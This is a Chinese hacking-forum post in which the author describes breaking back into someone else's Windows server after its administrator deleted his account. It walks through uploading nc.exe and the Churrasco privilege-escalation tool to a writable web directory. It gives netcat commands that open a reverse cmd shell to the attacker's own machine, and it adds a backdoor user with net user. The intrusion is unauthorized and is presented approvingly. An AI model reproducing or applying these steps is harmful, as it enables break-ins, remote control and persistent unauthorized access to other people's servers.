

声明：原创文章，转载请注明来自哈客部落([www.hake.cc](http://www.hake.cc/)），违者必究！  
作者：Falling  
上次拿的服务器很久没看了。  
这几天忙与学习。  
今天上去看下  
帐号被删除。。我擦。  
这个管理员真是让人蛋疼.  
于是用用上次方法udf提权。  
如图：  
   
帐号还是没添加上。。  
如图：  
  
   
经过很多测试不成功。管理员但还是疏忽了ws组建。  
呵呵。成功的希望正在前方。。  
虽然对mysql语句不精通。  
放弃了mysql提权方法。  
后来在某个论坛看见cmd反弹shell  
呵呵。有戏了。  
灵感来了。找了web目录上传nc和巴西烤肉  
web目录都是有写有读的权限。  
本机连接  
nc -vv -lp 52  
服务器连接比如：  
D:\web\nc.exe -e cmd上传路径  IP(外网IP)  52(这里是本机端口)  
如图:  
   
反弹上去net user 成功了.  
利用巴西烤肉来提权  
命令:  
1.exe user falling falling /add  
就出现了密码不满足密码策略的要求。检查最小密码长度、密码复杂性和密码历  
史的要求。  
如图：  
   
那就换个密码吧.  
net user falling Falling1234 /add  
果断的成功  
如图：  
   
请大牛别见笑  
  
By:Falling